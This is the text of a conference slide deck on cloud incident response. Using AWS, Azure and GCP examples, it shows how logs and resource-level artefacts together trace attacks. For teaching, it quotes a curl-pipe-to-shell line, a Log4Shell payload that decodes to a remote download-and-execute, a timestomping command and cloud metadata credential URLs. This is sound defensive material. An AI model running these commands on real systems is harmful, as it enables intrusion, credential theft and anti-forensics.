A New Perspective on
Resource-Level Cloud Forensics
today we’ll learn by example how to combine
analysis of both logs and resources
to respond to incidents in the cloud
in the cloud…
can you identify root cause with just logs?
it depends…

Cloud Forensics = Log Analysis?
Cado Security | 4

Cloud
(Control Plane)
Forensics
Host Forensics Log Forensics Network Forensics
Cloud Forensics if it means “forensics of a cloud estate”
Cloud Forensics if it means “forensics of cloud
provider control plane”
cloud forensics
1. The application of scientific knowledge to legal problems in the cloud
* sorry for defining forensics in a room full of forensic experts

Cloud Incident Domains According to AWS
See “Cloud Security Incident Domains” in the AWS Security Incident Response Guide
Service Domain Infrastructure domain Application Domain
Identity & Access Management (IAM)
Billing
Virtual Machines
Containers
Application Code
Deployed Software

Control Plane Data Plane
Create/Delete/Edit Resources
Identity & Access Management (IAM)
Resources Themselves
Auth Data Plane
Control Plan & Data Plane

● Last year’s SANS DFIR keynote by Josh Lemon & Megan Roddie:
“DFIR Evidence Collection and Preservation for the Cloud”
● Key take-away (for me): Enable all the logs
Previously on Cloud Forensics at SANS….

There are Undocumented Logs & Unavailable Logs
“What standards should forensics professionals hold ourselves to, for
disclosure of ‘0-day forensic artifacts’?
What is the responsibility of service providers such as Microsoft, to support
forensic investigations?
It’s time to establish standards for audit logging and preservation in the cloud”
And there are Expensive Logs…
definitions are boring…
so here is an example
Cado Security | 12

Initial Access with StackSet Phishing
Cado Security | 13
Stackset Phishing
From: AWS
Subject: Deploy this Stackset
EvilRoleInYourAccount:
Effect: Allow
Principal: arn:aws:iam::AttackersAccount
Action: 'sts:AssumeRole'
...AmazonSSMFullAccess…
● Phishing convinces admin to deploy StackSet
● StackSet creates enables attackers AWS account to run commands
against EC2s in victim account via SSM
● See “Lesser Known Techniques for Attacking AWS Environments” by
Scott Piper

Cloudtrail Logs
Enabled by default
90 days of data free
Cado Security | 14
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=CreateRole
"EventName": "CreateRole",
"EventTime": "2023-07-29T14:09:40+01:00" ,
"EventSource": "iam.amazonaws.com" ,
"Resources": [
{
"ResourceType" : "AWS::IAM::Role" ,
"ResourceName" : "EvilRoleInYourAccount"
}

Azure Google Cloud
Azure Monitor / Audit Logs Audit Logs: System & Admin
Azure and GCP Equivalent Data
See last years Keynote for more

Lateral Movement with SSM Run Command
Stackset Phishing
From: AWS
Subject: Deploy this Stackset
SSM Run Command
Attacker executes SSM commands using their trusted role in victims account
This means they can run commands against any EC2 with SSM enabled
See “cross account ssm start session” on Stackoverflow
aws ec2 describe-instances --region
aws ssm start-session --target i-001
whoami

SSM logged in CloudWatch and S3
Logs execution to CloudWatch or S3
Includes detailed Session Data
Disabled by default
EC2 Instance needs IAM permissions
From “How to search through your AWS Systems Manager Session Manager console logs” by AWS
SSM “Official” Logs
Logs live under /var/log/amazon/ssm/
Can forward with CloudWatch Agent/SIEM
Or pull from disk
More for diagnostics
Generally not that useful for security
2021-06-08 11:15:14 INFO [ssm-agent-worker]
[MessagingDeliveryService] received plugin:
aws:runShellScript result from Processor
2021-06-08 11:15:14 INFO [ssm-agent-worker]
[MessagingDeliveryService] Sending reply {
"additionalInfo": {
"agent": {
amazon-ssm-agent.log
Undocumented SSM Logs
sh-4.2$
[ec2-user@ip-10-0-2-54 ~]$ ls
key
[ec2-user@ip-10-0-2-54 ~]$ aws s3 cp staff.txt
s3://eu-west-1-prod-data --region eu-west-1
Completed 802 Bytes/802 Bytes (9.4 KiB/s) with 1
file(s) remaining
[ec2-user@ip-10-0-2-54 ~]$ logout
sh-4.2$ exit
The best data is in an undocumented log called
ipcTempFile.log
Contains full session data, both directions
Credit to Al & Korstiaan for the discovery
Linux:
/var/lib/amazon/ssm/<EC2-INSTANCE-ID>/ses
sion/orchestration/<USER>-<RANDOM ID>/
Windows:
C:ProgramDataAmazonSSMInstanceData<
EC2 INSTANCE ID>sessionorchestration
ipcTempFile.log
See “IPC YOU: How the Cado Platform Reveals Attacker Command Outputs” by Cado Security

What is logged?

● Data Access Log - not enabled by default
● Catches invocations of gcloud compute ssh
● No distinction between remote command invocation and generic SSH login events
● No difference even when Gcloud Monitoring agent enabled
● Investigator “blind” without auditd enabled
GCP Equivalent: gcloud compute

Methods of interacting with Linux Compute VMs:
● gcloud compute ssh –zone ZONE INSTANCE – ‘<run command here>’
● Won’t log to histfile
● No ipcTempfile.log equivalent (sadly!)
● Gcloud Monitoring agent disabled by default
GCP Equivalent: Gcloud Compute Interaction
GCP Equivalent: gcloud compute

Azure Equivalent : Run Command
From “Azure Run Command for Dummies” from Mandiant
az vm run-command invoke --command-id RunPowerShellScript --name winvm -g resourcegroup --scripts
@myscript.ps1 --parameters "arg1=firstarg"
No public references I could find on “cloud agent forensic artifacts”
Other than SSM by Cado Security and on Run Command by
Mandiant
“It’s time to establish standards for audit logging and
preservation in the cloud”

Attack: Persistence: Install Malware on EC2
Install Malware on EC2
Stackset Phishing
From: AWS
Subject: Deploy this Stackset
SSM Run Command
Now we’re in the realm of classic host forensics
But some things are still different in the cloud…
curl https://pastebin.com/raw/1ahZ | sh
Anti-Forensics in cloud resources is surprisingly common…
But it’s not this:
The Shadow Brokers: eventlogedit
Can you trust resource-level data?
It’s this
27

CoinStomp: touch -t20230101 /usr/bin/modusr

WatchDog - Rudimentary Process Hider
28
● Recent campaign has some interesting detection evasion
● Similar timestomping technique
● The most UNIX-y process hider ever!

WatchDog - Hidden-ish directory
29

WatchDog - Renaming data transfer utilities
30

Coinstomp - Timestamp Manipulation
31
CoinStomp - Timestamp Manipulation
32
sometimes you can’t find
root cause…
without the files
Cado Security | 33

Getting an EC2 Disk/Volume
Typical Process:
● Snapshot Volume
● Turn Snapshot into new Volume
● Attach Volume to an EC2
● Upload DD to S3
● Why is it so hard to get a disk image?
● https://github.com/aws-solutions/automated-forensic-orchestrator-for-amazon-ec2
Issues:
- Performance - Fast Snapshot Restore
- Marketplace Codes
Alternative Options:
- Block API - https://github.com/awslabs/coldsnap
- Transfer Disk, in Parallel with Processing
Alternatives to Full Disk in AWS
● Acquire triage files using SSM
See “Automated Triage Collection at Scale in the AWS Cloud” by Ryan Tick
● EDR - If installed
● GuardDuty can now anti-virus scan volumes for you

Azure Equivalent: Getting a Disk
● Easy .VHD download link :)
● But network is flaky :(
● Wrap the API call with *lots* of retries
● Particularly bad in certain regions
● Noticeably worse for a period in May/June - DDoS?

GCP Equivalent: Getting a Disk
● Create Image
● Export Image to Cloud Storage (VMDK, VHDX, VPC, QCOW2)
● Download from Cloud Storage
● Fast Reliable Downloads
cloud* kubernetes* ransomware*
* buzzword bingo
Cado Security | 38

Log4Shell Exploit of App in Pod for Initial Access
Exploit App in EKS
POST / HTTP/1.1
User-Agent: ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBo…==}
Host: 89.188.76.250
Decoded: wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh
See “Cloud lateral movement: Breaking in through a vulnerable container” by SysDig
“Log4Shell Hell: anatomy of an exploit outbreak” by Sophos

Lateral Movement: Steal Keys from Container MetaData Service
Exploit App in EKS Hit Metadata URL
● 169.254.169.254
● /iam/security/credentials
● 169.254.170.2 - EKS!
See “TeamTNT Script Employed to Grab AWS Credentials” by Cado Security

AWS Cloud
VPC
EKS on EC2
Web Server in Container
?
Optional Logs in S3 *
kube-apiserver-
kube-apiserver-audit-
authenticator-
kube-controller-manager-
kube-scheduler-
Inaccessible Logs *
Logs in Other Services *
Traffic mirroring *
O/S Logs *
Docker File System *
(Forensic Artifacts,
Malware…)
Docker Logs *
Volatile Data*
O/S Logs *
Native File System*
(Forensic Artifacts, Malware…)
Volatile Data*
* Logs * Not Logs
Response: Data Sources for a compromise in EKS on EC2

Getting the Data
The web server logs the malicious script and other file system activity to work out what happened
here
EKS on EC2?
● Grab the data the whole volume from the node. Typically overlay2 versioned filesystem.
Can also grab files from inside the container using Kubernetes API
● Also grab memory from inside the container too as CAP_SYS_PTRACE is typically enabled
See “How we Sped up Acquiring Forensic Data From Managed Kubernetes Services by 97% by
Rebuilding the SDK” by Cado Security for sample code
As you can see, there is a lot here…
For more, go back in time 1 hour and see:
“EKS Incident Response and Forensic Analysis”
by Jonathon Poling

Ransom S3 Bucket
S3 Ransomware Example
Exploit App in EKS Hit Metadata URL

S3 Ransomware
See “The anatomy of ransomware event targeting data residing in Amazon S3”
Most Common Causes:
1. IAM Access Key Accidental Disclosure
2. Vulnerability on EC2 with IAM Profile and IMDSv1 → STS Token
Was it data-destruction - or data theft and extortion?
● If you previously enabled S3 CloudWatch Metrics: BytesDownloaded
● If you previously enabled S3 Object Level Logging in CloudTrail:
● Cost Explorer has region-DataTransfer-Out-Bytes enabled by default so you can be billed
● Look for bucket-level events enabled by default in CloudTrail e.g.s3:ListBuckets,
s3:GetBucketLocation
● Look for IAM events enabled by default in CloudTrail relating to granting S3 permissions
^ All “cloud level” logs

Response
● S3 Object Lock
● S3 Versioning
● Backups!
● GuardDuty
● Stolen IAM Access?
In Summary…
● Need to look at both resources and logs
● Make sure logs are turned on
● Make sure you can access resources
Make sure your cloud logs are turned on
● “Logging in the Cloud: From Zero to (Incident Response) Hero”
by Jonathon Poling [AWS, GCP, Azure]
● https://github.com/prowler-cloud/prowler [AWS, GCP, Azure]
● Spreadsheet of where each services logs: https://bit.ly/3XidVm3 [AWS]
● https://github.com/awslabs/assisted-log-enabler-for-aws [AWS]
● FOR509
Make sure you can access resource-level data
● Set up permissions, roles and configurations in advance
○ e.g. Can you ECS Exec to your ECS Containers?
● Practice and test your access in advance, continually
○ It will degrade!
● Forward logs from resources to CloudWatch or SIEM. But $$$
● EDR can help, if installed
● FOR509 “Enterprise Cloud Forensics and Incident Response”
○ && FOR577 Linux Threat Hunting & Incident Response (new)
For more examples of real world cloud attacks, see:
● “Cloud Security Atlas” by DataDog
● https://github.com/ramimac/aws-customer-security-incidents (related)
Questions?
twitter: @chrisdoman
cdoman@cadosecurity.com

A New Perspective on Resource-Level Cloud Forensics

  • 1.
    A New Perspectiveon Resource-Level Cloud Forensics
  • 2.
    today we’ll learnby example how to combine analysis of both logs and resources to respond to incidents in the cloud
  • 3.
    in the cloud… canyou identify root cause with just logs? it depends…
  • 4.
    Cloud Forensics =Log Analysis? Cado Security | 4
  • 5.
    Cloud (Control Plane) Forensics Host ForensicsLog Forensics Network Forensics Cloud Forensics if it means “forensics of a cloud estate” Cloud Forensics if it means “forensics of cloud provider control plane”
  • 6.
    cloud forensics 1. Theapplication of scientific knowledge to legal problems in the cloud * sorry for defining forensics in a room full of forensic experts
  • 7.
    Cloud Incident DomainsAccording to AWS See “Cloud Security Incident Domains” in the AWS Security Incident Response Guide Service Domain Infrastructure domain Application Domain Identity & Access Management (IAM) Billing Virtual Machines Containers Application Code Deployed Software
  • 8.
    Control Plane DataPlane Create/Delete/Edit Resources Identity & Access Management (IAM) Resources Themselves Auth Data Plane Control Plan & Data Plane
  • 9.
    ● Last year’sSANS DFIR keynote by Josh Lemon & Megan Roddie: “DFIR Evidence Collection and Preservation for the Cloud” ● Key take-away (for me): Enable all the logs Previously on Cloud Forensics at SANS….
  • 10.
    There are UndocumentedLogs & Unavailable Logs “What standards should forensics professionals hold ourselves to, for disclosure of ‘0-day forensic artifacts’? What is the responsibility of service providers such as Microsoft, to support forensic investigations? It’s time to establish standards for audit logging and preservation in the cloud”
  • 11.
    And there areExpensive Logs…
  • 12.
    definitions are boring… sohere is an example Cado Security | 12
  • 13.
    Initial Access withStackSet Phishing Cado Security | 13 Stackset Phishing From: AWS Subject: Deploy this Stackset EvilRoleInYourAccount: Effect: Allow Principal: arn:aws:iam::AttackersAccount Action: 'sts:AssumeRole' ...AmazonSSMFullAccess… ● Phishing convinces admin to deploy StackSet ● StackSet creates enables attackers AWS account to run commands against EC2s in victim account via SSM ● See “Lesser Known Techniques for Attacking AWS Environments” by Scott Piper
  • 14.
    Cloudtrail Logs Enabled bydefault 90 days of data free Cado Security | 14 aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=CreateRole "EventName": "CreateRole", "EventTime": "2023-07-29T14:09:40+01:00" , "EventSource": "iam.amazonaws.com" , "Resources": [ { "ResourceType" : "AWS::IAM::Role" , "ResourceName" : "EvilRoleInYourAccount" }
  • 15.
    Azure Google Cloud AzureMonitor / Audit Logs Audit Logs: System & Admin Azure and GCP Equivalent Data See last years Keynote for more
  • 16.
    Lateral Movement withSSM Run Command Stackset Phishing From: AWS Subject: Deploy this Stackset SSM Run Command Attacker executes SSM commands using their trusted role in victims account This means they can run commands against any EC2 with SSM enabled See “cross account ssm start session” on Stackoverflow aws ec2 describe-instances --region aws ssm start-session --target i-001 whoami
  • 17.
    SSM logged inCloudWatch and S3 Logs execution to CloudWatch or S3 Includes detailed Session Data Disabled by default EC2 Instance needs IAM permissions From “How to search through your AWS Systems Manager Session Manager console logs” by AWS
  • 18.
    SSM “Official” Logs Logslive under /var/log/amazon/ssm/ Can forward with CloudWatch Agent/SIEM Or pull from disk More for diagnostics Generally not that useful for security 2021-06-08 11:15:14 INFO [ssm-agent-worker] [MessagingDeliveryService] received plugin: aws:runShellScript result from Processor 2021-06-08 11:15:14 INFO [ssm-agent-worker] [MessagingDeliveryService] Sending reply { "additionalInfo": { "agent": { amazon-ssm-agent.log
  • 19.
    Undocumented SSM Logs sh-4.2$ [ec2-user@ip-10-0-2-54~]$ ls key [ec2-user@ip-10-0-2-54 ~]$ aws s3 cp staff.txt s3://eu-west-1-prod-data --region eu-west-1 Completed 802 Bytes/802 Bytes (9.4 KiB/s) with 1 file(s) remaining [ec2-user@ip-10-0-2-54 ~]$ logout sh-4.2$ exit The best data is in an undocumented log called ipcTempFile.log Contains full session data, both directions Credit to Al & Korstiaan for the discovery Linux: /var/lib/amazon/ssm/<EC2-INSTANCE-ID>/ses sion/orchestration/<USER>-<RANDOM ID>/ Windows: C:ProgramDataAmazonSSMInstanceData< EC2 INSTANCE ID>sessionorchestration ipcTempFile.log See “IPC YOU: How the Cado Platform Reveals Attacker Command Outputs” by Cado Security
  • 20.
    What is logged? ●Data Access Log - not enabled by default ● Catches invocations of gcloud compute ssh ● No distinction between remote command invocation and generic SSH login events ● No difference even when Gcloud Monitoring agent enabled ● Investigator “blind” without auditd enabled GCP Equivalent: gcloud compute
  • 21.
    Methods of interactingwith Linux Compute VMs: ● gcloud compute ssh –zone ZONE INSTANCE – ‘<run command here>’ ● Won’t log to histfile ● No ipcTempfile.log equivalent (sadly!) ● Gcloud Monitoring agent disabled by default GCP Equivalent: Gcloud Compute Interaction
  • 22.
  • 23.
    Azure Equivalent :Run Command From “Azure Run Command for Dummies” from Mandiant az vm run-command invoke --command-id RunPowerShellScript --name winvm -g resourcegroup --scripts @myscript.ps1 --parameters "arg1=firstarg"
  • 24.
    No public referencesI could find on “cloud agent forensic artifacts” Other than SSM by Cado Security and on Run Command by Mandiant “It’s time to establish standards for audit logging and preservation in the cloud”
  • 25.
    Attack: Persistence: InstallMalware on EC2 Install Malware on EC2 Stackset Phishing From: AWS Subject: Deploy this Stackset SSM Run Command Now we’re in the realm of classic host forensics But some things are still different in the cloud… curl https://pastebin.com/raw/1ahZ | sh
  • 26.
    Anti-Forensics in cloudresources is surprisingly common… But it’s not this: The Shadow Brokers: eventlogedit Can you trust resource-level data?
  • 27.
    It’s this 27 CoinStomp: touch-t20230101 /usr/bin/modusr
  • 28.
    WatchDog - RudimentaryProcess Hider 28 ● Recent campaign has some interesting detection evasion ● Similar timestomping technique ● The most UNIX-y process hider ever!
  • 29.
  • 30.
    WatchDog - Renamingdata transfer utilities 30
  • 31.
    Coinstomp - TimestampManipulation 31
  • 32.
    CoinStomp - TimestampManipulation 32
  • 33.
    sometimes you can’tfind root cause… without the files Cado Security | 33
  • 34.
    Getting an EC2Disk/Volume Typical Process: ● Snapshot Volume ● Turn Snapshot into new Volume ● Attach Volume to an EC2 ● Upload DD to S3 ● Why is it so hard to get a disk image? ● https://github.com/aws-solutions/automated-forensic-orchestrator-for-amazon-ec2 Issues: - Performance - Fast Snapshot Restore - Marketplace Codes Alternative Options: - Block API - https://github.com/awslabs/coldsnap - Transfer Disk, in Parallel with Processing
  • 35.
    Alternatives to FullDisk in AWS ● Acquire triage files using SSM See “Automated Triage Collection at Scale in the AWS Cloud” by Ryan Tick ● EDR - If installed ● GuardDuty can now anti-virus scan volumes for you
  • 36.
    Azure Equivalent: Gettinga Disk ● Easy .VHD download link :) ● But network is flaky :( ● Wrap the API call with *lots* of retries ● Particularly bad in certain regions ● Noticeably worse for a period in May/June - DDoS?
  • 37.
    GCP Equivalent: Gettinga Disk ● Create Image ● Export Image to Cloud Storage (VMDK, VHDX, VPC, QCOW2) ● Download from Cloud Storage ● Fast Reliable Downloads
  • 38.
    cloud* kubernetes* ransomware* *buzzword bingo Cado Security | 38
  • 39.
    Log4Shell Exploit ofApp in Pod for Initial Access Exploit App in EKS POST / HTTP/1.1 User-Agent: ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBo…==} Host: 89.188.76.250 Decoded: wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh See “Cloud lateral movement: Breaking in through a vulnerable container” by SysDig “Log4Shell Hell: anatomy of an exploit outbreak” by Sophos
  • 40.
    Lateral Movement: StealKeys from Container MetaData Service Exploit App in EKS Hit Metadata URL ● 169.254.169.254 ● /iam/security/credentials ● 169.254.170.2 - EKS! See “TeamTNT Script Employed to Grab AWS Credentials” by Cado Security
  • 41.
    AWS Cloud VPC EKS onEC2 Web Server in Container ? Optional Logs in S3 * kube-apiserver- kube-apiserver-audit- authenticator- kube-controller-manager- kube-scheduler- Inaccessible Logs * Logs in Other Services * Traffic mirroring * O/S Logs * Docker File System * (Forensic Artifacts, Malware…) Docker Logs * Volatile Data* O/S Logs * Native File System* (Forensic Artifacts, Malware…) Volatile Data* * Logs * Not Logs Response: Data Sources for a compromise in EKS on EC2
  • 42.
    Getting the Data Theweb server logs the malicious script and other file system activity to work out what happened here EKS on EC2? ● Grab the data the whole volume from the node. Typically overlay2 versioned filesystem. Can also grab files from inside the container using Kubernetes API ● Also grab memory from inside the container too as CAP_SYS_PTRACE is typically enabled See “How we Sped up Acquiring Forensic Data From Managed Kubernetes Services by 97% by Rebuilding the SDK” by Cado Security for sample code
  • 43.
    As you cansee, there is a lot here… For more, go back in time 1 hour and see: “EKS Incident Response and Forensic Analysis” by Jonathon Poling
  • 44.
    Ransom S3 Bucket S3Ransomware Example Exploit App in EKS Hit Metadata URL
  • 45.
    S3 Ransomware See “Theanatomy of ransomware event targeting data residing in Amazon S3” Most Common Causes: 1. IAM Access Key Accidental Disclosure 2. Vulnerability on EC2 with IAM Profile and IMDSv1 → STS Token
  • 46.
    Was it data-destruction- or data theft and extortion? ● If you previously enabled S3 CloudWatch Metrics: BytesDownloaded ● If you previously enabled S3 Object Level Logging in CloudTrail: ● Cost Explorer has region-DataTransfer-Out-Bytes enabled by default so you can be billed ● Look for bucket-level events enabled by default in CloudTrail e.g.s3:ListBuckets, s3:GetBucketLocation ● Look for IAM events enabled by default in CloudTrail relating to granting S3 permissions ^ All “cloud level” logs
  • 47.
    Response ● S3 ObjectLock ● S3 Versioning ● Backups! ● GuardDuty ● Stolen IAM Access?
  • 48.
    In Summary… ● Needto look at both resources and logs ● Make sure logs are turned on ● Make sure you can access resources
  • 49.
    Make sure yourcloud logs are turned on ● “Logging in the Cloud: From Zero to (Incident Response) Hero” by Jonathon Poling [AWS, GCP, Azure] ● https://github.com/prowler-cloud/prowler [AWS, GCP, Azure] ● Spreadsheet of where each services logs: https://bit.ly/3XidVm3 [AWS] ● https://github.com/awslabs/assisted-log-enabler-for-aws [AWS] ● FOR509
  • 50.
    Make sure youcan access resource-level data ● Set up permissions, roles and configurations in advance ○ e.g. Can you ECS Exec to your ECS Containers? ● Practice and test your access in advance, continually ○ It will degrade! ● Forward logs from resources to CloudWatch or SIEM. But $$$ ● EDR can help, if installed ● FOR509 “Enterprise Cloud Forensics and Incident Response” ○ && FOR577 Linux Threat Hunting & Incident Response (new)
  • 51.
    For more examplesof real world cloud attacks, see: ● “Cloud Security Atlas” by DataDog ● https://github.com/ramimac/aws-customer-security-incidents (related)
  • 52.